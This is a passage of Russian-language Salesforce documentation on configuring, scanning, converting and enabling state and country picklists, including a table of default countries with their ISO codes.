При преобразовании текущих текстовых географических данных в значения, поддерживаемые раскрывающимися списками, рекомендуем выбрать конкретные текстовые значения и стандартные значения для соотнесения. Например, выберите все варианты значения «РФ» и замените значением «Россия».

Включение и выключение раскрывающихся списков «Область» и «Страна»

Раскрывающиеся списки «Область» и «Страна» доступны пользователям сразу после включения. Тем не менее, системе Salesforce может потребоваться некоторое время для заполнения полей «Код ISO» текущих записей. Если поле области или страны редактируется до заполнения поля кода, то пользователю предлагается выбрать значение кода.

Логика синхронизации полей раскрывающихся списков «Область» и «Страна»

При сохранении записей со значениями раскрывающихся списков «Область» и «Страна» система Salesforce синхронизирует значения интеграции и кода записей для областей и стран. Пользователи не могут редактировать значения интеграции областей или стран на страницах сведений о записях. При необходимости значения интеграции областей или стран записей могут быть отредактированы только посредством бизнес-правил, кода Apex, интеграций API и т. д.

Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»

При сохранении записей, содержащих несовпадающие значения кода и текстовые значения для областей или стран, могут возникать разные ошибки. Данные сообщения об ошибках разъяснены ниже.

Значения интеграции для раскрывающихся списков «Область» и «Страна»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Значение интеграции — это настраиваемое текстовое значение, связанное с кодом области или страны. По умолчанию значения интеграции для стандартных областей и стран соответствуют полным именам ISO областей и стран. Значения интеграции используются аналогично API-именам настраиваемых полей и объектов. Настройка значений интеграции позволяет интеграциям, настроенным до включения раскрывающихся списков «Область» и «Страна», продолжить свою работу.

При включении раскрывающихся списков «Область» и «Страна» текстовые поля «Область/штат» и «Страна» используются как поля «Значение интеграции». В отчетах и списковых представлениях поля «Значение интеграции» называются «Область/штат (только текст)» и «Страна (только текст)». Кроме того, для каждого из полей «Область/штат (только текст)» и «Страна (только текст)» создается поле «Код области» или «Код страны» типа «Раскрывающийся список». Значения раскрывающихся списков «Область» и «Страна», настроенные в организации, определяют доступные значения для данных полей кода.

Каждому значению раскрывающегося списка «Область» или «Страна» соответствуют следующие поля: «Активно», «Доступно», «Имя», «Код» и «Значение интеграции». Все раскрывающиеся списки «Область» и «Страна» (для полей «Адрес для счета», «Адрес отправки» и т. д.) могут иметь доступ к значениям раскрывающихся списков «Область» и «Страна», созданным пользователем. Сохранение кода области или страны позволяет записям получать доступ к другой информации об областях и странах.

По умолчанию поля «Имя» и «Значение интеграции» для областей и стран содержат одинаковые значения. Значение поля «Имя» отображается пользователям, работающим с раскрывающимся списком. Ниже перечислены компоненты, использующие поле «Значение интеграции».

- Классы и триггеры Apex
- Страницы Visualforce
- Запросы SOQL

- Запросы и интеграции API
- Правила назначения, автоматического ответа, проверки и расширения
- Бизнес-правила
- Шаблоны эл. почты
- Настраиваемые кнопки и ссылки
- Настройки наборов полей
- Отчеты и списковые представления

Обновление значения кода для записи инициирует заполнение столбца «Область/штат (только текст)» или «Страна (только текст)» данной записи соответствующим значением интеграции. Аналогичным образом, обновление столбца «(только текст)» области или страны допустимым значением интеграции позволяет синхронизировать соответствующий столбец кода области или страны. При необходимости измените значения интеграции организации после включения раскрывающихся списков «Область» и «Страна». Тем не менее, обновление значений интеграции в раскрывающихся списках не инициирует обновление значений интеграции в записях. Значения имен не сохраняются в записях. Вместо этого они извлекаются из Salesforce в зависимости от кода штата или кода страны, указанного для записи. Если области или страны в ваших списках имеют отличные значения полей «Имя» и «Значение интеграции», убедитесь, что в вашем отчете фильтры используют корректные значения. Используйте имена в фильтрах Область и Страна, и интеграционные значения в фильтрах Область (только текст) и Страна (только текст). Иначе в ваших отчетах не удастся отобразить все нужные записи.

Чтобы отредактировать значения интеграции, воспользуйтесь меню «Настройка» или интерфейсом Metadata API. Поля «Имя» областей и стран могут редактироваться только посредством меню «Настройка». При использовании интерфейса Metadata API поля «Имя» и «Значение интеграции» называются `label` и `integrationValue` соответственно.

СМ. ТАКЖЕ:

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Редактирование сведений об области и стране

Логика синхронизации полей раскрывающихся списков «Область» и «Страна»

Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»

Настройка раскрывающихся списков «Область» и «Страна»

Благодаря настройке раскрывающихся списков «Область» и «Страна» пользователи могут выбирать области и страны, которые должны быть доступны в организации Salesforce. Данный процесс активирует доступность раскрывающихся списков «Область» и «Страна» для выполнения разных задач (например, импорт данных, использование внешних систем и предоставление доступа в Metadata API).

Доступ пользователей к раскрывающимся спискам «Область» и «Страна» может быть предоставлен без их предварительной настройки; тем не менее настоятельно рекомендуем ее выполнение. Настройка раскрывающихся списков позволяет гарантировать целостность данных и настроек для текущих областей и стран.

Области или штаты могут быть настроены только после настройки соответствующей страны. По умолчанию раскрывающиеся списки «Область» и «Страна» содержат 239 стран. Кроме того, они содержат области и штаты США, Канады, Австралии, Бразилии, Китая, Индии, Ирландии, Италии и Мексики. Раскрывающиеся списки «Область» и «Страна», содержащие более 1000 областей и стран, могут снизить производительность системы. Полный список стандартных стран см. в разделе «Стандартные страны для адресных раскрывающихся списков».

Прим.:

- Значения интеграции для раскрывающихся списков «Область» и «Страна» могут быть также настроены посредством Metadata API. Дополнительные сведения о компоненте AddressSettings см. в *Руководстве разработчика Metadata API*.
- Раскрывающиеся списки «Область» и «Страна» не поддерживаются наборами изменений и пакетами Salesforce. Тем не менее изменения значений интеграции для раскрывающихся списков «Область» и «Страна» могут переноситься между безопасными и производственными организациями посредством Metadata API. Сначала настройте раскрывающиеся списки «Область» и «Страна» в безопасной среде организации. Затем извлеките конфигурации безопасной среды посредством Metadata API и разверните их в производственной организации. Развернуть новые коды ISO или изменить значения кодов ISO с использованием любого API нельзя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки раскрывающихся списков «Область» и «Страна»:

- Изменение всех данных

1. В разделе «Настройка» введите *«Раскрывающиеся списки "Область" и "Страна"»* в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Щелкните **«Настроить области и страны»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».
3. Заполните поля ниже.

   Активно
   Данный флажок активирует страну в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» страна не отображается пользователям Salesforce.

   «Доступно»
   Данный флажок активирует страну для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

4. Чтобы просмотреть и изменить сведения о стране, включая ее области или штаты, щелкните **«Правка»**.
5. При необходимости установите флажок «Стандартная страна» в разделе «Параметры раскрывающихся списков». Флажок «Стандартная страна» автоматически заполняет раскрывающийся список стран в новых записях организации;

при необходимости пользователь может выбрать другую страну. Стандартные страны должны быть активны и доступны.

6. Чтобы сохранить конфигурацию, нажмите кнопку **«Сохранить»**.

Прим.: При отсутствии флажка «Доступно» активные области и страны могут использоваться как допустимые значения фильтрации поиска. Недоступные области и страны могут использоваться при создании фильтров для отчетов, списковых представлений, бизнес-правил и т. д.

СМ. ТАКЖЕ:

Редактирование сведений об области и стране

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Значения интеграции для раскрывающихся списков «Область» и «Страна»

Стандартные страны для адресных раскрывающихся списков

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Стандартные страны

Ниже перечислены 239 стран, поддерживаемые системой Salesforce по умолчанию. Звездочка (*) указывает на доступность областей или штатов.

Код ISO	Страна
AD	Андорра
AE	ОАЭ
AF	Афганистан
AG	Антигуа и Барбуда
AI	Ангилья
AL	Албания
AM	Армения
AO	Ангола
AQ	Антарктида
AR	Аргентина
AT	Австрия
AU	Австралия*
AW	Аруба
AX	Аландские острова
AZ	Азербайджан
BA	Босния и Герцеговина
BB	Барбадос

Код ISO	Страна
BD	Бангладеш
BE	Бельгия
BF	Буркина-Фасо
BG	Болгария
BH	Бахрейн
BI	Бурунди
BJ	Бенин
BL	Сент-Бартелеми
BM	Бермуды
BN	Бруней-Даруссалам
BO	Боливия
BQ	Бонайре, Синт-Эстатиус и Саба
BR	Бразилия*
BS	Багамы
BT	Бутан
BV	Остров Буве
BW	Ботсвана
BY	Белоруссия
BZ	Белиз
CA	Канада*
CC	Кокосовые острова
CD	Демократическая Республика Конго
CF	Центрально-Африканская Республика
CG	Конго
CH	Швейцария
CI	Кот-д'Ивуар
CK	Острова Кука
CL	Чили
CM	Камерун
CN	Китай*

Код ISO	Страна
CO	Колумбия
CR	Коста-Рика
CU	Куба
CV	Кабо-Верде
CW	Кюрасао
CX	Остров Рождества
CY	Кипр
CZ	Чехия
DE	Германия
DJ	Джибути
DK	Дания
DM	Доминика
DO	Доминиканская Республика
DZ	Алжир
EC	Эквадор
EE	Эстония
EG	Египет
EH	Западная Сахара
ER	Эритрея
ES	Испания
ET	Эфиопия
FI	Финляндия
FJ	Фиджи
FK	Фолклендские (Мальвинские) острова
FO	Фарерские острова
FR	Франция
GA	Габон
GB	Великобритания
GD	Гренада
GE	Грузия

Код ISO	Страна
GF	Французская Гвиана
GG	Гернси
GH	Гана
GI	Гибралтар
GL	Гренландия
GM	Гамбия
GN	Гвинея
GP	Гваделупа
GQ	Экваториальная Гвинея
GR	Греция
GS	Южная Джорджия и Южные Сандвичевы Острова
GT	Гватемала
GW	Гвинея-Бисау
GY	Гайана
HM	Остров Херд и острова Макдональд
HN	Гондурас
HR	Хорватия
HT	Гаити
HU	Венгрия
ID	Индонезия
IE	Ирландия*
IL	Израиль
IM	Остров Мэн
IN	Индия*
IO	Британская территория Индийского океана
IQ	Ирак
IR	Исламская Республика Иран
IS	Исландия
IT	Италия*
JE	Джерси

Код ISO	Страна
JM	Ямайка
JO	Иордания
JP	Япония
KE	Кения
KG	Киргизия
KH	Камбоджа
KI	Кирибати
KM	Коморские острова
KN	Сент-Китс и Невис
KP	Корейская Народно-Демократическая Республика
KR	Республика Корея
KW	Кувейт
KY	Каймановы острова
KZ	Казахстан
LA	Лаосская Народно-Демократическая Республика
LB	Ливан
LC	Сент-Люсия
LI	Лихтенштейн
LK	Шри-Ланка
LR	Либерия
LS	Лесото
LT	Литва
LU	Люксембург
LV	Латвия
LY	Ливийская Арабская Джамахирия
MA	Марокко
MC	Монако
MD	Республика Молдова
ME	Черногория
MF	Сен-Мартен (французская часть)

Код ISO	Страна
MG	Мадагаскар
MK	Македония (Бывшая Югославская Республика)
ML	Мали
MM	Мьянма
MN	Монголия
MO	Макао
MQ	Мартиника
MR	Мавритания
MS	Монтсеррат
MT	Мальта
MU	Маврикий
MV	Мальдивы
MW	Малави
MX	Мексика*
MY	Малайзия
MZ	Мозамбик
NA	Намибия
NC	Новая Каледония
NE	Нигер
NF	Остров Норфолк
NG	Нигерия
NI	Никарагуа
NL	Нидерланды
NO	Норвегия
NP	Непал
NR	Науру
NU	Ниуэ
NZ	Новая Зеландия
OM	Оман
PA	Панама

Код ISO	Страна
PE	Перу
PF	Французская Полинезия
PG	Папуа-Новая Гвинея
PH	Филиппины
PK	Пакистан
PL	Польша
PM	Сен-Пьер и Микелон
PN	Питкерн
PS	Палестина
PT	Португалия
PY	Парагвай
QA	Катар
RE	Реюньон
RO	Румыния
RS	Сербия
RU	Российская Федерация
RW	Руанда
SA	Саудовская Аравия
SB	Соломоновы острова
SC	Сейшелы
SD	Судан
SE	Швеция
SG	Сингапур
SH	Острова Святой Елены, Вознесения и Тристан-да-Кунья
SI	Словения
SJ	Шпицберген и Ян-Майен
SK	Словакия
SL	Сьерра-Леоне
SM	Сан-Марино
SN	Сенегал

Код ISO	Страна
SO	Сомали
SR	Суринам
SS	Южный Судан
ST	Сан-Томе и Принсипи
SV	Сальвадор
SX	Синт-Мартен (нидерландская часть)
SY	Сирийская Арабская Республика
SZ	Свазиленд
TC	Острова Теркс и Кайкос
TD	Чад
TF	Французские южные территории
TG	Того
TH	Таиланд
TJ	Таджикистан
TK	Токелау
TL	Восточный Тимор
TM	Туркменистан
TN	Тунис
TO	Тонга
TR	Турция
TT	Тринидад и Тобаго
TV	Тувалу
TW	Тайвань
TZ	Объединенная Республика Танзания
UA	Украина
UG	Уганда
US	США*
UY	Уругвай
UZ	Узбекистан
VA	Ватикан

Код ISO	Страна
VC	Сен-Винсент и Гренадины
VE	Боливарианская республика Венесуэла
VG	Британские Виргинские острова
VN	Вьетнам
VU	Вануату
WF	Уоллис и Футуна
WS	Самоа
YE	Йемен
YT	Майотта
ZA	ЮАР
ZM	Замбия
ZW	Зимбабве

Редактирование сведений об области и стране

Система позволяет добавлять области и страны в организацию или редактировать значения текущих областей и стран на странице сведений об области или стране. Чтобы добавить или отредактировать область или штат, откройте соответствующую страницу сведений со страницы сведений о связанной стране.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или редактирования сведений об области или стране:

- Изменение всех данных

1. В разделе «Настройка» введите *«Область»* в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Щелкните **«Настройка областей и стран»**.
3. Чтобы добавить страну, нажмите кнопку **«Создать страну»**. Чтобы изменить страну, щелкните **«Правка»**.
4. Заполните поля раздела «Сведения о стране».

Имя страны

По умолчанию имя ISO. Имя, отображаемое пользователям в пользовательском интерфейсе Salesforce.

Код страны

По умолчанию двухбуквенный код ISO. При изменении кода ISO новое значение должно быть уникальным. Коды нечувствительны к регистру и должны содержать только цифры и символы ASCII. Коды ISO не могут быть изменены для стандартных областей или стран. Коды настраиваемых областей и стран не могут быть отредактированы после включения данных областей и стран для пользователей.

Значение интеграции

Настраиваемое текстовое значение, связанное с кодом области или страны. По умолчанию значения интеграции для стандартных областей и стран соответствуют полным именам ISO областей и стран. Значения интеграции

используются аналогично API-именам настраиваемых полей и объектов. Настройка значений интеграции позволяет интеграциям, настроенным до включения раскрывающихся списков «Область» и «Страна», продолжить свою работу.

При необходимости отредактируйте значения интеграции в соответствии со значениями, которые могут использоваться другими компонентами организации. Например, организация создает бизнес-правило, использующее значение «США» вместо стандартного значения «Соединенные Штаты». Если страна *«США»* выбирается как значение интеграции вручную, то включение раскрывающихся списков «Область» и «Страна» не препятствует выполнению бизнес-правила.

Обновление значения кода для записи инициирует заполнение столбца «Область/штат (только текст)» или «Страна (только текст)» данной записи соответствующим значением интеграции. Аналогичным образом, обновление столбца «(только текст)» области или страны допустимым значением интеграции позволяет синхронизировать соответствующий столбец кода области или страны. При необходимости измените значения интеграции организации после включения раскрывающихся списков «Область» и «Страна». Тем не менее, обновление значений интеграции в раскрывающихся списках не инициирует обновление значений интеграции в записях. Значения имен не сохраняются в записях. Вместо этого они извлекаются из Salesforce в зависимости от кода штата или кода страны, указанного для записи. Если области или страны в ваших списках имеют отличные значения полей «Имя» и «Значение интеграции», убедитесь, что в вашем отчете фильтры используют корректные значения. Используйте имена в фильтрах Область и Страна, и интеграционные значения в фильтрах Область (только текст) и Страна (только текст). Иначе в ваших отчетах не удастся отобразить все нужные записи.

Активно

Данный флажок активирует страну в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» страна не отображается пользователям Salesforce.

«Доступно»

Данный флажок активирует страну для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

5. При добавлении страны щелкните **«Добавить»**.
6. При редактировании страны заполните поля для областей.

Активно

Данный флажок активирует область в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» область не отображается пользователям Salesforce.

«Доступно»

Данный флажок активирует область для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

7. При необходимости выполните одно из указанных ниже действий.
   - Чтобы добавить настраиваемую область или штат, щелкните **«Создать область»**. Заполните поля «Имя области», «Код области» и «Значение интеграции», а также установите флажок «Активно» или «Доступно» на странице «Создать область». Чтобы сохранить новую область, щелкните **«Добавить»**.
   - Чтобы просмотреть и изменить сведения об области или штате, включая поля «Имя области», «Код области» и «Значение интеграции», щелкните **«Правка»**.

8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Настройка раскрывающихся списков «Область» и «Страна»
- Разрешение пользователям выбирать страну и область в раскрывающихся списках
- Значения интеграции для раскрывающихся списков «Область» и «Страна»
- Раскрывающиеся списки «Область» и «Страна» в Metadata API

Раскрывающиеся списки «Область» и «Страна» в Metadata API

При редактировании большого количества значений интеграции для раскрывающихся списков «Область» и «Страна» рекомендуем использовать Metadata API.

При необходимости воспользуйтесь Metadata API для редактирования текущих областей и стран в раскрывающихся списках «Область» и «Страна». Metadata API не может использоваться для создания или удаления новых областей и стран. Сначала настройте раскрывающиеся списки «Область» и «Страна» в безопасной среде организации. Затем извлеките конфигурации безопасной среды посредством Metadata API и разверните их в производственной организации. Развернуть новые коды ISO или изменить значения кодов ISO с использованием любого API нельзя. Чтобы получить сведения об использовании раскрывающихся списков «Область» и «Страна» в Metadata API, найдите компонент AddressSettings в *Руководстве разработчика Metadata API*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме Database.com Edition.

СМ. ТАКЖЕ:

- Значения интеграции для раскрывающихся списков «Область» и «Страна»
- Редактирование сведений об области и стране

Подготовка к сканированию данных и настроек «Область» и «Страна»

Прежде чем преобразовать текстовые поля области и страны в стандартные раскрывающиеся списки «Область» и «Страна», рекомендуем просканировать организацию на наличие возможных изменений. Такой процесс обнаружения показывает, где и как ваши данные о стране и области отображаются в вашей организации. Такой процесс обнаружения также показывает, где эти данные используются в настройках, например в списковых представлениях и в отчетах. Анализ результатов сканирования позволяет составить подробный план преобразования данных, обновления настроек и включения поддержки раскрывающихся списков «Область» и «Страна».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Каждая организация использует уникальный процесс обнаружения. Для одних организаций преобразование текстовых полей «Область» и «Страна» в стандартные раскрывающиеся списки может быть простым и быстрым. Для других организаций, отличающихся широким использованием метаданных области и страны, преобразование может быть сложным и длительным. Компания Salesforce рекомендует раннее и частое сканирование организации, гарантирующее беспрепятственный переход к новым спискам. Помните об этих принципах и рекомендациях.

- Сканирование не является преобразованием данных или исправлением ошибок в пользовательских элементах. Преобразование данных и обновление настроек выполняются отдельно.
- Во время сканирования организация может использоваться в обычном режиме.

- Процесс сканирования определяет измененные управляемые пакеты, но не исправляет найденные проблемы.
- Сканирование не определяет формулы, содержащие метаданные области и страны.
- Правила проверки и бизнес-правила, использующие функции сравнения, не позволяют использовать отображаемые значения. Если правила проверки или бизнес-правила для полей области или страны используют функцию `BEGINS`, `CONTAINS`, `ISCHANGED` или `REGEX`, рекомендуем использовать функцию `ISPICKVAL` со значениями кода области или страны в функциях сравнения.
- Сканирование не определяет личные списковые представления и отчеты, использующие метаданные области и страны. Данные настройки должны быть обновлены пользователями вручную.
- Преобразованные интересы не сканируются. Значения параметров страны и области не обновляются для преобразованных записей об интересах при включении списков для выбора страны или региона.
- Сканирование организации должно выполняться несколько раз. Чтобы убедиться в исправлении найденных ошибок и отсутствии новых, рекомендуем повторить сканирование организации после обновления настроек.

СМ. ТАКЖЕ:

Сканирование данных и настроек «Область» и «Страна»

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Сканирование данных и настроек «Область» и «Страна»

Сканирование организации на наличие текстовых географических значений позволяет определить области и способы использования текстовых географических данных в текущих записях. Например, пользователи могут просмотреть все сохраненные варианты текстового значения «Россия» («Российская Федерация», «РФ» и «RU», а также варианты с ошибками, например, «Росийская Федерация»). Кроме того, сканирование позволяет определить области использования географических данных в настройках, включая:

- Списковые представления
- Отчеты
- Правила проверки
- Настраиваемые кнопки и ссылки
- Бизнес-правила
- Шаблоны эл. почты
- Наборы полей
- Классы и триггеры Apex
- Страницы Visualforce

Два сообщения эл. почты, содержащие ссылки на подробные отчеты (для измененных адресных данных и настроек), будут отправлены после сканирования. Прежде чем начать преобразование текущих данных в значения раскрывающихся списков и обновление настроек, рекомендуем внимательно просмотреть созданные отчеты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для сканирования данных и настроек «Область» и «Страна»:

- Изменение всех данных

  И

  Создание документов

1. В разделе «Настройка» введите «*Раскрывающиеся списки "Область" и "Страна"*» в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Последовательно выберите **«Сканировать!»** и **«Сканировать»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».




3. Дождитесь сообщения эл. почты, содержащего результаты.

   Время создания результатов определяется размером организации и сложностью ее настроек.

   Прим.: Сообщения эл. почты, отправляемые с адреса noreply@salesforce.com, содержат следующую строку темы: «Сканирование адресных данных Salesforce» или «Сканирование адресных настроек Salesforce». Если сообщения эл. почты отсутствуют, убедитесь, что они не были заблокированы фильтром спама.

4. Чтобы просмотреть документ, содержащий отчет по измененным данным или настройкам, щелкните ссылку в соответствующем сообщении эл. почты.
5. Щелкните ссылку **«Просмотр файла»** на странице сведений о документе.



СМ. ТАКЖЕ:

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Подготовка к преобразованию данных «Область» и «Страна»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Организация Salesforce, использующая текстовые значения области и страны, может преобразовывать эти данные в стандартные значения раскрывающихся списков. Преобразование текущих данных позволяет продолжить использование данных после переключения на раскрывающиеся списки. Например, организация использует отчет, сортирующий все интересы торговых представителей в Московской области и созданный на основе значения раскрывающегося списка областей «Московская область». Чтобы гарантировать добавление записей с текстовыми значениями области (например, МО, Московская область и Мособласть) в отчет, текстовые данные области должны быть преобразованы в стандартные значения раскрывающегося списка.

Преобразование текущих географических текстовых данных в стандартные значения раскрывающихся списков позволяет обеспечить целостность данных после включения раскрывающихся списков в организации. При сохранении записей, содержащих географические значения, которые отсутствуют в раскрывающихся списках, могут отображаться ошибки проверки. Кроме того, если записи, созданные до включения раскрывающихся списков «Область» и «Страна», и записи, созданные посредством данных раскрывающихся списков, содержат разные географические значения, то результаты отчетов могут быть неточными.

Преобразование данных выполняется системой Salesforce в следующем порядке: сначала страны, а затем области. Ниже перечислены рекомендации по преобразованию.

- Сохраняйте данные как можно чаще. При необходимости процесс преобразования может быть завершен и продолжен в любое время.
- Во время преобразования данных организация может использоваться в обычном режиме.
- Данные не могут быть преобразованы во время сканирования на наличие поврежденных данных и настроек или развертывания раскрывающихся списков «Область» и «Страна».
- Если раскрывающиеся списки не включены для пользователей, то действия могут быть повторены или отменены в любое время. Преобразование не может быть отменено после включения поддержки раскрывающихся списков.
- При использовании функции Data.com Clean рекомендуем приостановить задания по очистке до завершения процесса преобразования.

СМ. ТАКЖЕ:

Преобразование данных «Область» и «Страна»

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Преобразование данных «Область» и «Страна»

При преобразовании текущих текстовых географических данных в значения, поддерживаемые раскрывающимися списками, рекомендуем выбрать конкретные текстовые значения и стандартные значения для соотнесения. Например, выберите все варианты значения «РФ» и замените значением «Россия».

Прежде чем преобразовать значения области и страны на странице «Настройка раскрывающихся списков "Область" и "Страна"», настройте раскрывающиеся списки для организации. Таким образом, после включения раскрывающихся списков все новые и обновленные записи используют указанное значение интеграции, обеспечивающее согласованность и точность данных в организации.

Преобразование выполняется в следующем порядке: сначала страны, а затем области и штаты.

Разрешается преобразовывать не более 2 000 значений страны и 2 000 значений области, однако раскрывающиеся списки «Область» и «Страна», содержащие более 1 000 областей или стран, могут снизить производительность системы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для преобразования текстовых данных «Область» и «Страна»:

- Изменение всех данных

1. В разделе «Настройка» введите *«Раскрывающиеся списки "Область" и "Страна"»* в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Щелкните **«Преобразовать!»** на странице «Настройка раскрывающихся списков "Область" и "Страна"». Система Salesforce открывает страницу «Преобразовать страны». Данная страница отображает все текстовые значения страны, используемые в организации, и количество использований каждого значения.
3. Установите флажок «Изменить» напротив нужных значений. Например, установите флажок «Изменить» напротив всех вариантов значения «Россия».
4. Выберите нужную страну в области «Изменить на:» и нажмите кнопку **«Сохранить в список изменений»**.

   Прим.: Области и страны, соотнесенные с вариантом «Неизвестное значение», отображаются в записях. Тем не менее, при сохранении записей могут отображаться ошибки, кроме случаев назначения каждой несохраненной области или стране допустимого значения.

5. Повторите действия 3 и 4 для других значений страны (например, для значения «Канада»). Система Salesforce отслеживает запланированные изменения в области «Список изменений».
6. Чтобы преобразовать значения областей, нажмите кнопку **«Далее»** после соотнесения всех стран.

   Чтобы определить страну, связанную с областью или штатом, воспользуйтесь столбцом «Страна происхождения».

7. Чтобы открыть страницу общих сведений о настройке, нажмите кнопку **«Готово»** на странице «Подтвердить изменения». Чтобы преобразовать значения и включить поддержку раскрывающихся списков «Область» и «Страна» в организации, нажмите кнопку **«Готово: включить раскрывающиеся списки»**.

Рекомендации по отмене

- Чтобы восстановить значения в списке изменений, щелкните ссылку **«Отменить»** на странице «Преобразовать страны» или «Преобразовать области».
- Чтобы открыть страницу «Преобразовать страны» и изменить соотнесения стран, нажмите кнопку **«Назад»** на странице «Преобразовать области».

- При необходимости значения областей и стран могут быть преобразованы даже после нажатия кнопки **«Готово»**. Однако соотнесения не могут быть изменены после включения поддержки раскрывающихся списков.

СМ. ТАКЖЕ:

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Включение и выключение раскрывающихся списков «Область» и «Страна»

Раскрывающиеся списки «Область» и «Страна» доступны пользователям сразу после включения. Тем не менее, системе Salesforce может потребоваться некоторое время для заполнения полей «Код ISO» текущих записей. Если поле области или страны редактируется до заполнения поля кода, то пользователю предлагается выбрать значение кода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и отключения раскрывающихся списков «Область» и «Страна»:

- Изменение всех данных

1. В разделе «Настройка» введите *«Раскрывающиеся списки "Область" и "Страна"»* в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Чтобы включить поддержку раскрывающихся списков, щелкните **«Включить»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».

   Прим.:

   - Кроме того, раскрывающиеся списки «Область» и «Страна» могут быть включены после преобразования текущих текстовых данных в значения раскрывающихся списков. См. раздел «Преобразование данных "Область" и "Страна"».
3. Чтобы отключить поддержку раскрывающихся списков, щелкните **«Отключить»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».

Важное замечание: При отключении раскрывающихся списков «Область» и «Страна» происходит следующее.

- При наличии записей, которые не сохранялись после включения раскрывающихся списков, географические значения заменяются исходными текстовыми значениями.
- При наличии записей, которые сохранялись после включения раскрывающихся списков, географические значения интеграции заменяют исходные текстовые значения.
- Ссылки на раскрывающиеся списки «Область» и «Страна» в настройках (например, обновления полей бизнес-правил, шаблоны эл. почты и страницы Visualforce) становятся недействительными.
- Столбцы и фильтры, ссылающиеся на поля раскрывающихся списков в отчетах и списковых представлениях, не отображаются.

СМ. ТАКЖЕ:

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Логика синхронизации полей раскрывающихся списков «Область» и «Страна»

